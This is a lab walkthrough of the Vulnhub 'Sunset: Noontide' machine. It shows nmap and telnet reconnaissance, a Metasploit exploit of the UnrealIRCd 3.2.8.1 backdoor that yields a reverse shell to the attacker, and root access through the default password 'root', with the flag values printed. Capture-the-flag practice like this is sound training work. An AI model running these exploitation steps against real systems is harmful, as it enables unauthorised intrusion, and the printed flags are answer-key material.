Sunset: Noontide: Walkthrough

by thestinger97

Report Date: 02/02/2022

Machine Release Date: August 9 2020
Machine Author: whitecr0wz
Source: Vulnhub.com
URL: https://www.vulnhub.com/entry/sunset-noontide,531/

Environment Used:

- Virtualbox
- Parrot OS 5 (**Attacker Machine**)
- Debian GNU/Linux 10 (**Target Machine**)

Network Configuration: NAT Network

Step 1: Identify Target

Using the command: **ip address show** I found my ip address and subnet: **10.0.2.7/24**

Then I used **netdiscover** to find the ip address of the target machine with the command: **sudo netdiscover -r 10.0.2.7/24**

```
10.0.2.25       08:00:27:ec:bc:c0      1      60  PCS Systemtechnik GmbH
```

Found the **target's ip address** as **10.0.2.25**.

Step 2: Reconnaissance & Nmap Scan

Used the command: **sudo nmap -sV -p- -A 10.0.2.25** to find which ports were open and what services were running on these ports (**-sV**). I scanned all ports (**-p-**) and I also enabled OS and version detection (**-A**).

```
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
6697/tcp open  irc     UnrealIRCd
8067/tcp open  irc     UnrealIRCd
MAC Address: 08:00:27:EC:BC:C0 (Oracle VirtualBox virtual NIC)
```

From the results, I saw that ports for the **irc** service were open (**ports: 6697 and 8067**).

I connected to port **6697** using telnet with the command: **telnet 10.0.2.25 6697**

```
└─$ telnet 10.0.2.25 6697
Trying 10.0.2.25...
Connected to 10.0.2.25.
Escape character is '^]'.
:irc.foonet.com NOTICE AUTH :*** Looking up your hostname...
:irc.foonet.com NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
```

The next step was to specify a **nickname** to connect to the service. I did that with the commands:
NICK stinger
USER stinger 97 * : stinger

```
:irc.foonet.com 001 stinger :Welcome to the ROXnet IRC Network stinger!stinger@10.0.2.7
:irc.foonet.com 002 stinger :Your host is irc.foonet.com, running version Unreal3.2.8.1
```

From the output, I saw that the **irc service** was running **Unreal version 3.2.8.1.**

Step 3: Gaining Access

I opened **metasploit** with the command: **msfconsole**

I searched if there were any exploits for **Unreal version 3.2.8.1** with the command: **search Unreal** and indeed there was!

```
msf6 > search unreal

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure     2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1  exploit/windows/games/ut2004_secure   2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   2  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12  excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution
```

I selected **module #2** with the command: **use 2.**

Then, I typed: **show payloads** to see the available payload options.

```
msf6 > use 2
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   8   payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   10  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

I wanted a reverse connection so I chose **payload #7** with the command: **set payload 7**

I set the remote host with the command: **set RHOSTS 10.0.2.25** (**target machine's ip address**)

I set the local host with the command: **set LHOST 10.0.2.7** (**attacking machine's ip address**)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.25        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.7         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

I typed the command: **run**

And... I had a reverse shell!

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] 10.0.2.25:6667 - Connected to 10.0.2.25:6667...
    :irc.foonet.com NOTICE AUTH :*** Looking up your hostname...
[*] 10.0.2.25:6667 - Sending backdoor command...
[*] Command shell session 1 opened (10.0.2.7:4444 -> 10.0.2.25:51248) at 2022-02-02 17:30:01 -0500

python3 -c 'import pty; pty.spawn("/bin/bash")'
server@noontide:~/irc/Unreal3.2$
```


I was the user: **server** and I found the user flag inside **/home/server/**

```
pwd
/home/server
server@noontide:~$ cat local.txt
cat local.txt
c53c08b5bf2b0801c5d0c24149826a6e
```

Step 4: Privilege Escalation

I tried many different things. I looked up the kernel version and searched if I could find any exploits but no luck. There wasn't sudo on the system either so I couldn't do privilege escalation using sudo

either. I had ran out of ideas such that I tried random passwords to see if I could become the root user. And funnily enough, as the description of the machine suggested:



I was able to become the **root** user by typing the password: **root**

```
server@noontide:~$ su root
su root
Password: root

root@noontide:/home/server#
```

I found the flag under the **root** directory.

```
root@noontide:/home/server# cd /root
cd /root
root@noontide:~# ls
ls
proof.txt
root@noontide:~# cat proof.txt
cat proof.txt
ab28c8ca8da1b9ffc2d702ac54221105

Thanks for playing! - Felipe Winsnes (@whitecr0wz)
root@noontide:~#
```